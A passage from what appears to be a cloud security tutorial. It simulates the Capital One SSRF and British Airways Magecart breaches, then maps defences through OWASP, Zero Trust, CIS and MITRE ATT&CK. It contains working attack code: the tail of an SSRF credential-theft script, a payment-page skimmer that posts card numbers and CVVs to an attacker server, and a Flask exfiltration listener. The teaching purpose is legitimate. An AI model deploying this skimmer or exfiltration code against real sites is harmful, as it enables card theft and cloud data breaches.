        print('Step 4: Content of sample.txt:')
        print(content)
    except Exception as e:
        print(f'Error: Failed to download sample.txt: {e}')


if __name__ == '__main__':
    main()
```

How It Works

1. **Terraform Setup**:
    - Creates an EC2 instance with a Flask app vulnerable to SSRF.
    - Configures an IAM role with excessive S3 permissions.
    - Sets up an S3 bucket with a sample file (`sample.txt`).
2. **Python Exploit**:

- Uses the SSRF endpoint (`/fetch`) to query the IMDS.
- Retrieves temporary AWS credentials.
- Accesses and downloads data from the S3 bucket.


The code is available in GitHub. You can run `terraform apply` to deploy the environment and then execute the Python script to see the exploit in action.

3.2 British Airways Data Breach (2018)

Overview

In September 2018, British Airways reported a breach affecting 380,000 customers. Attackers used a **Magecart** attack to inject malicious JavaScript into the payment page, skimming payment card details.

Attack Flow Diagram



The diagram shows:

1. The attacker injects malicious JavaScript into the BA website.
2. When a user visits the payment page, the script captures input data.
3. The captured data is sent to an attacker-controlled server.

Technical Analysis

- **Vulnerability Exploited**: Lack of script validation and integrity checks.
- **Third-Party Risk**: Compromised external scripts introduced vulnerabilities.
- **Attack Type**: Client-side attack bypassing server controls.
- **Detection Lag**: Breach undetected for weeks.

Terraform Code for British Airways Hack Simulation

This Terraform configuration sets up an EC2 instance with a web server hosting a payment page containing malicious JavaScript.

```
terraform {
  required_providers {
    aws = {
      source  = "hashicorp/aws"
      version = "~> 4.0"
    }
  }
}

provider "aws" {
  region = "us-west-2"
}

resource "tls_private_key" "ec2_key" {
  algorithm = "RSA"
  rsa_bits  = 4096
}

resource "aws_key_pair" "ec2_key_pair" {
  key_name   = "my-ec2-key"
  public_key = tls_private_key.ec2_key.public_key_openssh
}

resource "local_file" "private_key" {
  content         = tls_private_key.ec2_key.private_key_pem
  filename        = "${path.module}/my-ec2-key.pem"
  file_permission = "0400"
}

data "http" "local_ip" {
  url = "http://ipv4.icanhazip.com"
}

resource "aws_security_group" "allow_local_ip" {
  name        = "allow_local_ip"
  description = "Allow inbound SSH and HTTP from local IP"
  ingress {
    description = "SSH from local IP"
    from_port   = 22
    to_port     = 22
    protocol    = "tcp"
    cidr_blocks = ["${chomp(data.http.local_ip.response_body)}/32"]
  }
  ingress {
    description = "HTTP from local IP"
    from_port   = 80
    to_port     = 80
    protocol    = "tcp"
    cidr_blocks = ["0.0.0.0/0"]
  }
  egress {
    from_port = 0
    to_port   = 0
    protocol  = "-1"
    cidr_blocks = ["0.0.0.0/0"]
  }
  tags = {
    Name = "allow_local_ip"
  }
}

resource "aws_instance" "web_server" {
  ami           = "ami-0c2ab3b8efb09f272"
  instance_type = "t2.micro"
  key_name      = aws_key_pair.ec2_key_pair.key_name
  vpc_security_group_ids = [aws_security_group.allow_local_ip.id]
  user_data     = <<-EOF
              #!/bin/bash
              yum update -y
              yum install -y httpd
              systemctl start httpd
              systemctl enable httpd
              cat <<HTML > /var/www/html/index.html
              <!DOCTYPE html>
              <html lang="en">
              <head>
                  <meta charset="UTF-8">
                  <meta name="viewport" content="width=device-width, initial-scale=1.0">
                  <title>Payment Page</title>
              </head>
              <body>
                  <h1>Payment Information</h1>
                  <form id="payment-form">
                      <label for="card-number">Card Number:</label>
                      <input type="text" id="card-number" name="card-number"><br><br>
                      <label for="cvv">CVV:</label>
                      <input type="text" id="cvv" name="cvv"><br><br>
                      <button type="submit">Submit</button>
                  </form>
                  <script>
                      document.getElementById('payment-form').addEventListener('submit', function(e) {
                          e.preventDefault();
                          var cardNumber = document.getElementById('card-number').value;
                          var cvv = document.getElementById('cvv').value;
                          fetch('http://${chomp(data.http.local_ip.response_body)}:8001/exfiltrate', {
                              method: 'POST',
                              headers: {
                                  'Content-Type': 'application/json',
                              },
                              body: JSON.stringify({ cardNumber: cardNumber, cvv: cvv }),
                          });
                      });
                  </script>
              </body>
              </html>
              HTML
              EOF
  tags = {
    Name = "british-airways-sim-ec2"
  }
}

output "web_server_public_ip" {
  value = aws_instance.web_server.public_ip
}
```

Python Code for Simulating Data Exfiltration

This Python script simulates an attacker-controlled server that receives the exfiltrated payment data sent by the malicious JavaScript.

```python
from flask import Flask, request, make_response
import json
from datetime import datetime

app = Flask(__name__)


# Function to add CORS headers to responses
def add_cors_headers(response):
    response.headers['Access-Control-Allow-Origin'] = '*'  # Allows requests from any origin
    response.headers['Access-Control-Allow-Methods'] = 'POST, OPTIONS'  # Allowed methods
    response.headers['Access-Control-Allow-Headers'] = 'Content-Type'  # Allowed headers
    return response


@app.route('/exfiltrate', methods=['POST', 'OPTIONS'])
def exfiltrate():
    if request.method == 'OPTIONS':
        # Handle the CORS preflight request
        response = make_response()
        return add_cors_headers(response)
    elif request.method == 'POST':
        # Handle the actual POST request
        data = request.json
        timestamp = datetime.now().strftime("%Y-%m-%d %H:%M:%S")
        log_entry = f"[{timestamp}] Received exfiltrated data: {json.dumps(data)}\n"
        print(log_entry, end='')  # Log to console
        try:
            with open('exfiltrated_data.log', 'a') as log_file:
                log_file.write(log_entry)
        except Exception as e:
            print(f"Failed to write to log file: {e}")
        response = make_response('Data received', 200)
        return add_cors_headers(response)


if __name__ == '__main__':
    app.run(host='0.0.0.0', port=8001, debug=True)
```

How It Works

1. **Terraform Setup**:
   - Deploys an EC2 instance with an Apache web server.
   - Serves a payment page (`index.html`) with a form and malicious JavaScript that captures and sends user input to an attacker server.
2. **Python Exploit**:
   - Runs a Flask app acting as the attacker server.
   - Listens for POST requests at `/exfiltrate` and logs the received payment data.

You can deploy the Terraform configuration, access the payment page via the EC2 public IP, submit test data, and run the Python script locally from the system used for running terraform to observe the data exfiltration.

Chapter 4: Cloud & Web Security Concepts

This chapter introduces core security principles and frameworks essential for designing robust cloud and web architectures. Rather than presenting these concepts in isolation, we integrate them into three key security strategies: **Defense-in-Depth (DiD)**, **Zero Trust Architecture (ZTA)**, and **Adaptive Security Architecture (ASA)**. By doing so, we illustrate how these concepts work together to create a comprehensive security posture.

4.1 Introduction to Modern Security Strategies

Before exploring specific concepts, let’s define the strategies that frame this chapter:

- **Defense-in-Depth (DiD)**: A layered approach that uses multiple security controls to protect systems. If one layer fails, others remain to mitigate risks.
- **Zero Trust Architecture (ZTA)**: Assumes no trust by default, requiring continuous verification of every access request to minimize the attack surface.
- **Adaptive Security Architecture (ASA)**: Focuses on flexibility, adapting to evolving threats through predictive, preventive, detective, and responsive measures.


These strategies complement each other, and the concepts in this chapter—OWASP Top Ten, AWS Well-Architected Framework, NIST SP 800-207, and CIS AWS Foundations Benchmark—support their implementation.

4.2 OWASP Top Ten

Overview

The **OWASP Top Ten** identifies the most critical web application security risks, guiding developers and security professionals in mitigating common vulnerabilities.

Diagram: OWASP Top Ten Wheel


OWASP Top Ten
A1: Injection
A2: Broken Authentication
A3: Sensitive Data Exposure
A4: XML External Entities
A5: Broken Access Control
A6: Security Misconfiguration
A7: Cross-Site Scripting
A8: Insecure Deserialization
A9: Using Components with Known Vulnerabilities
A10: Insufficient Logging & Monitoring

The wheel displays ten risk categories (e.g., Injection, Broken Authentication), emphasizing the need for comprehensive web security.

Key Takeaways

- **Prioritizes common attack vectors**: Highlights risks like SQL injection and cross-site scripting (XSS) that attackers frequently exploit.
- **Encourages proactive security**: Drives secure coding practices during development to prevent vulnerabilities.

Integration with Security Strategies

- **DiD**: Strengthens the **application layer** by addressing vulnerabilities that could otherwise be entry points for attackers.
- **ASA**: Supports **predictive and preventive controls** by identifying recurring attack patterns, enabling proactive defenses.

Example


A web application vulnerable to injection flaws (OWASP A1) could be secured with input validation, reinforcing DiD's application layer and ASA's preventive measures.

4.3 AWS Well-Architected Framework - Security Pillar

Overview

The **AWS Well-Architected Framework**'s **Security Pillar** provides best practices for implementing layered security controls in cloud environments, ensuring protection across multiple dimensions.

Diagram: Security Pillar Layers


Identity and Access Management (IAM)
Detective Controls
Infrastructure Protection
Data Protection
Incident Response

The stacked layers—IAM, Detective Controls, Infrastructure Protection, Data Protection, and Incident Response—illustrate their interdependence in securing AWS architectures.

Key Takeaways

- **Multi-layered approach**: Security spans identity, infrastructure, data, and response, aligning with a holistic defense strategy.
- **AWS tools integration**: Leverages services like IAM, CloudTrail, and GuardDuty to implement each layer effectively.

Integration with Security Strategies

- **DiD**: Covers multiple layers (e.g., IAM for identity, encryption for data), creating a redundant defense system.
- **ZTA**: Enforces **least privilege** and **identity verification** through IAM roles and MFA, ensuring strict access control.
- **ASA**: Provides **detective and responsive tools** (e.g., CloudTrail for monitoring, GuardDuty for threat detection) for real-time adaptability.

Example


In an AWS environment, the Security Pillar might use IAM policies (DiD identity layer), temporary credentials (ZTA), and GuardDuty alerts (ASA) to secure a web application.

4.4 NIST SP 800-207: Zero Trust Architecture

Overview

Zero Trust Architecture (ZTA), as defined by **NIST SP 800-207**, mandates continuous verification of all access requests based on identity, context, and risk, rejecting implicit trust.

Diagram: Zero Trust Access Flow



The flowchart outlines the ZTA process:

1. A user or device requests access.
2. Authentication verifies identity.
3. A Policy Engine evaluates context (e.g., user role, device posture) and grants or denies access.

Key Takeaways

- **Trust is never assumed**: Every request is scrutinized, reducing the attack surface.
- **Continuous monitoring**: Ongoing validation ensures security in dynamic environments.

Integration with Security Strategies

- **ZTA**: NIST SP 800-207 is the foundational standard, defining its principles and implementation.
- **DiD**: Enhances the **identity and access layer** by adding rigorous verification.

Example


For an AWS-based API, ZTA might require MFA authentication, a policy check via API Gateway, and continuous logging with CloudTrail, ensuring no trust is assumed.

4.5 CIS AWS Foundations Benchmark

Overview

The **CIS AWS Foundations Benchmark** offers actionable security recommendations for AWS, providing a checklist of controls to secure cloud environments.

Diagram: CIS Benchmark Structure



The tree diagram organizes categories (e.g., IAM, Logging) and subcategories (e.g., MFA, CloudTrail), offering a hierarchical view of security controls.

Key Takeaways

- **Practical checklist**: Includes steps like enabling MFA and encrypting S3 buckets.
- **Focus on foundational controls**: Ensures a secure baseline for AWS deployments.

Integration with Security Strategies

- **DiD**: Reinforces multiple layers (e.g., IAM for identity, logging for monitoring) with specific, actionable controls.
- **ZTA**: Supports **least privilege** and **verification** through secure configurations like MFA and audit logging.

Example

Applying the CIS Benchmark, an AWS setup might enable MFA (DiD identity layer, ZTA) and configure CloudTrail for all regions (DiD monitoring layer), enhancing overall security.

4.6 Practical Application: Securing an AWS Web Application

Consider an AWS-hosted web application to see how these concepts and strategies integrate:

- **DiD**:
  - **IAM policies** limit user permissions (identity layer).
  - **Security groups** restrict network access (network layer).
  - **OWASP guidelines** secure code against injection (application layer).
  - **S3 encryption** protects stored data (data layer).
  - **CloudTrail** logs all actions (monitoring layer).
- **ZTA**:
  - **MFA** and temporary credentials enforce strict identity checks.
  - **API Gateway** verifies each request, assuming no trust.
- **ASA**:
  - **GuardDuty** detects anomalies like unusual API calls.
  - **WAF** blocks malicious traffic based on OWASP patterns.
  - **Lambda** adjusts policies dynamically in response to threats.

This scenario demonstrates how OWASP Top Ten secures the application, the AWS Security Pillar provides layered tools, NIST SP 800-207 enforces ZTA, and CIS Benchmarks ensure a secure foundation—all aligned with DiD, ZTA, and ASA.

4.7 Conclusion

This chapter integrates foundational security concepts with DiD, ZTA, and ASA to present a unified approach to cloud and web security:

- **OWASP Top Ten**: Bolsters application security (DiD) and predicts threats (ASA).
- **AWS Well-Architected Framework - Security Pillar**: Supports layered defenses (DiD), strict access (ZTA), and adaptability (ASA).
- **NIST SP 800-207**: Defines ZTA's trustless model.
- **CIS AWS Foundations Benchmark**: Reinforces secure configurations (DiD, ZTA).

Chapter 5: Designing Secure Architectures

This chapter explores the design of secure cloud and web architectures using **Defense-in-Depth (DiD)**, **Zero Trust Architecture (ZTA)**, and **Adaptive Security Architecture (ASA)**. It includes integrated PNG images to visually clarify concepts and provides detailed technical insights and case-specific tables demonstrating how these strategies mitigate breaches like those at Capital One and British Airways.

5.1 Defense-in-Depth (DiD) Architecture

Overview

Defense-in-Depth (DiD) employs multiple security layers—identity, network, application, data, and monitoring—to ensure redundancy and resilience against attacks.

Technical Details


- **Identity Layer**:
    - Implement **AWS IAM** with **least privilege** policies, avoiding long-term credentials.
    - Enable **Multi-Factor Authentication (MFA)** and use **AWS Organizations** with **Service Control Policies (SCPs)** for governance.
- **Network Layer**:
    - Configure **VPCs** with public/private subnets, **NAT gateways**, and **security groups** for micro-segmentation.
    - Deploy **AWS Network Firewall** or third-party tools for advanced filtering.
- **Application Layer**:
    - Use **AWS WAF** with rules targeting SQL injection, XSS, and

other OWASP Top Ten threats.

- Integrate with **CloudFront** or **API Gateway** for edge security.
- **Data Layer**:
    - Enable **S3 server-side encryption** and **EBS volume encryption** with **AWS KMS** for key management.
    - Rotate keys regularly and audit access with **IAM Access Analyzer**.

- **Monitoring Layer**:
  - Set up **CloudTrail** for API logging, **CloudWatch** for metrics/alarms, and **GuardDuty** for threat detection.

Diagram: DiD Layers



A stacked diagram showing Monitoring → Data → Application → Network → Identity.

Capital One Case

Layer	Control	How It Helps
Identity	Least privilege IAM roles	Limits S3 bucket access
Network	Properly configured WAF	Blocks SSRF attacks
Application	Input validation	Prevents SSRF exploitation
Data	Encrypted S3 buckets	Protects data if accessed
Monitoring	CloudTrail/GuardDuty alerts	Detects unusual S3 access

British Airways Case

Layer	Control	How It Helps
Identity	Strong admin authentication	Limits web server access
Network	Firewall for web traffic	Controls inbound connections
Application	WAF with XSS protection	Blocks script injection
Data	Encrypted customer data	Protects stolen info

Monitoring	Web logs/anomaly detection	Detects script behavior

---

5.2 Zero Trust Architecture (ZTA)


Overview

Zero Trust Architecture (ZTA) assumes no trust by default, requiring continuous verification, least privilege, and micro-segmentation.

Technical Details

- **Identity Verification**:
  - Use **AWS Cognito** for user pools and **MFA**.
  - Implement **federated identity** (e.g., SAML, OIDC) for external access.
- **Micro-Segmentation**:
  - Apply **security groups** and **network ACLs** to isolate workloads.
  - Use **VPC endpoints** for private AWS service access.
- **Contextual Access**:
  - Check device posture and user behavior with **AWS Lambda** policies.
  - Audit permissions with **IAM Access Analyzer**.

Diagram: ZTA Access Flow



User/Device → Authentication → Policy Engine → Resource.

Capital One Case

Principle	Control	How It Helps

Verify Explicitly	MFA for all access	Ensures authentication
Least Privilege	Fine-grained IAM policies	Restricts S3 access
Assume Breach	Micro-segmentation	Limits lateral movement

British Airways Case

Principle	Control	How It Helps
Verify Explicitly	Validate third-party scripts	Ensures trusted code
Least Privilege	Restrict script execution	Limits script impact
Assume Breach	Isolate web components	Contains damage

5.3 Adaptive Security Architecture (ASA)


Overview

Adaptive Security Architecture (ASA) uses a cycle of **predict**, **prevent**, **detect**, and **respond** to adapt to threats.

Technical Details

- **Predict**:
  - Use **AWS Macie** for data classification and anomaly detection.
  - Integrate **threat intelligence feeds** for proactive defense.
- **Prevent**:
  - Deploy **AWS Shield** for DDoS protection.
  - Configure **WAF** rules for known attack patterns.
- **Detect**:
  - Enable **GuardDuty** with machine learning for anomaly detection.
  - Monitor with **CloudWatch** and SIEM tools.
- **Respond**:
  - Automate remediation with **AWS Lambda** (e.g., isolate instances).

Diagram: ASA Cycle



Predict → Prevent → Detect → Respond (loop).

Capital One Case

Phase	Control	How It Helps
Predict	Threat intel for SSRF	Anticipates attacks
Prevent	WAF rules for SSRF	Blocks malicious requests
Detect	GuardDuty for API calls	Spots unauthorized access
Respond	Automated IAM tightening	Revokes excessive permissions

British Airways Case

Phase	Control	How It Helps
Predict	Monitor web threats	Stays ahead of trends
Prevent	CSP for script control	Blocks unauthorized scripts
Detect	Behavioral web log analysis	Spots injection
Respond	Automated script blocking	Stops malicious scripts

5.4 Combination of Controls for a Secure Environment

Overview


Combining **DiD**, **ZTA**, and **ASA** creates a robust security posture:

- **DiD** provides layered redundancy.
- **ZTA** ensures strict access control.
- **ASA** enables dynamic adaptation.

Integration

- **DiD + ZTA**: Layers with strict verification (e.g., IAM + MFA).
- **ZTA + ASA**: Continuous verification with real-time updates (e.g., policy adjustments).
- **ASA + DiD**: Adaptive tools enhance each layer (e.g., WAF updates).

Diagram: Strategies Overlap


$$\begin{tikzcd}
DiD \arrow[d, "Strict Access"'] & \\
ZTA \arrow[d, "Adaptability"'] & \\
ASA \arrow[uu, bend right, "Layered Defense"'] &
\end{tikzcd}$$

DiD → ZTA (Strict Access) → ASA (Adaptability) → DiD (Layered Defense).

Chapter 6: Assessing and Enhancing Security

This chapter evaluates security using **MITRE ATT&CK** and enhances it with tailored controls, focusing on the Capital One and British Airways breaches.

6.1 Introduction to MITRE ATT&CK

Overview

The **MITRE ATT&CK Framework** catalogs adversary **Tactics, Techniques, and Procedures (TTPs)** based on real-world attacks. It helps organizations understand threats, prioritize defenses, and map controls to specific techniques.

Benefits

- Standardizes attack descriptions.
- Supports threat modeling and red teaming.
- Guides incident response and forensics.

6.2 Relevant TTPs for Capital One and British Airways

Capital One Breach

- **T1190: Exploit Public-Facing Application**: SSRF to access metadata.
- **T1078: Valid Accounts**: Over-privileged IAM roles exploited.
- **T1530: Data from Cloud Storage Object**: Unauthorized S3 access.

British Airways Breach

- **T1189: Drive-by Compromise**: Malicious JavaScript injection.
- **T1190: Exploit Public-Facing Application**: Potential web app flaws.

6.3 TTPs and Controls Table

Capital One

TTP	DiD Control	ZTA Control	ASA Control
T1190	WAF configuration	Verify app requests	Predict SSRF patterns
T1078	Least privilege IAM	Strict role access	Detect unusual access
T1530	Encrypted S3 buckets	Limit data access	Respond to data leaks

British Airways

TTP	DiD Control	ZTA Control	ASA Control
T1189	WAF with XSS rules	Validate scripts (SRI)	Detect script anomalies
T1190	App input validation	Verify app requests	Predict web attacks

---

Conclusion

This content integrates PNG images (e.g., DiD Layers, ZTA Access Flow, ASA Cycle, Strategies Overlap) into Chapters 5 and 6, enhancing visual understanding of secure architecture design. It connects technical details to real-world breaches, offering actionable insights using DiD, ZTA, ASA, and MITRE ATT&CK.

Chapter 7: Implementing Secure Architectures

This chapter provides detailed, hands-on guidance for securing AWS cloud environments using **Terraform** for infrastructure as code (IaC) and **Python** for automation. We'll secure IAM, VPCs, S3 buckets, and EC2 instances with advanced configurations and scripts, emphasizing **least privilege**, **encryption**, and **automation**.

7.1 Building Defenses for Capital One Breach

Below is a counter Terraform script designed to secure the AWS environment from the original Terraform script simulating the Capital One breach. This counter script incorporates **Defense in Depth (DiD)**, **Zero Trust**

Architecture (ZTA), and **Adaptive Security Architecture (ASA)** principles to mitigate the vulnerabilities such as the overly permissive IAM roles, vulnerable S3 bucket, and SSRF-susceptible Flask application.

7.2 Key Security Enhancements:

- **DiD**: Multiple layers of security including network segmentation, application hardening, and data encryption.
- **ZTA**: Strict identity verification, least privilege access, and micro-segmentation.
- **ASA**: Continuous monitoring and automated responses to adapt to threats.

The script includes a new VPC with public and private subnets, a hardened EC2 instance, restricted IAM permissions, and enhanced S3 security.

```
# Terraform configuration to secure the Capital One breach simulation environment

# ---------------------------------------------------------------------------
# 0. Provider Configuration
# ---------------------------------------------------------------------------
terraform {
  required_providers {
    aws = {
      source  = "hashicorp/aws"
      version = "~> 4.0"
    }
  }
}

provider "aws" {
  region = "us-west-2"
}

# ---------------------------------------------------------------------------
# 1. VPC and Network Configuration (DiD: Network Layer)
# ---------------------------------------------------------------------------
resource "aws_vpc" "secure_vpc" {
  cidr_block           = "10.0.0.0/16"
  enable_dns_support   = true
  enable_dns_hostnames = true
  tags = {
    Name = "secure-vpc"
  }
}

resource "aws_internet_gateway" "igw" {
  vpc_id = aws_vpc.secure_vpc.id
  tags = {
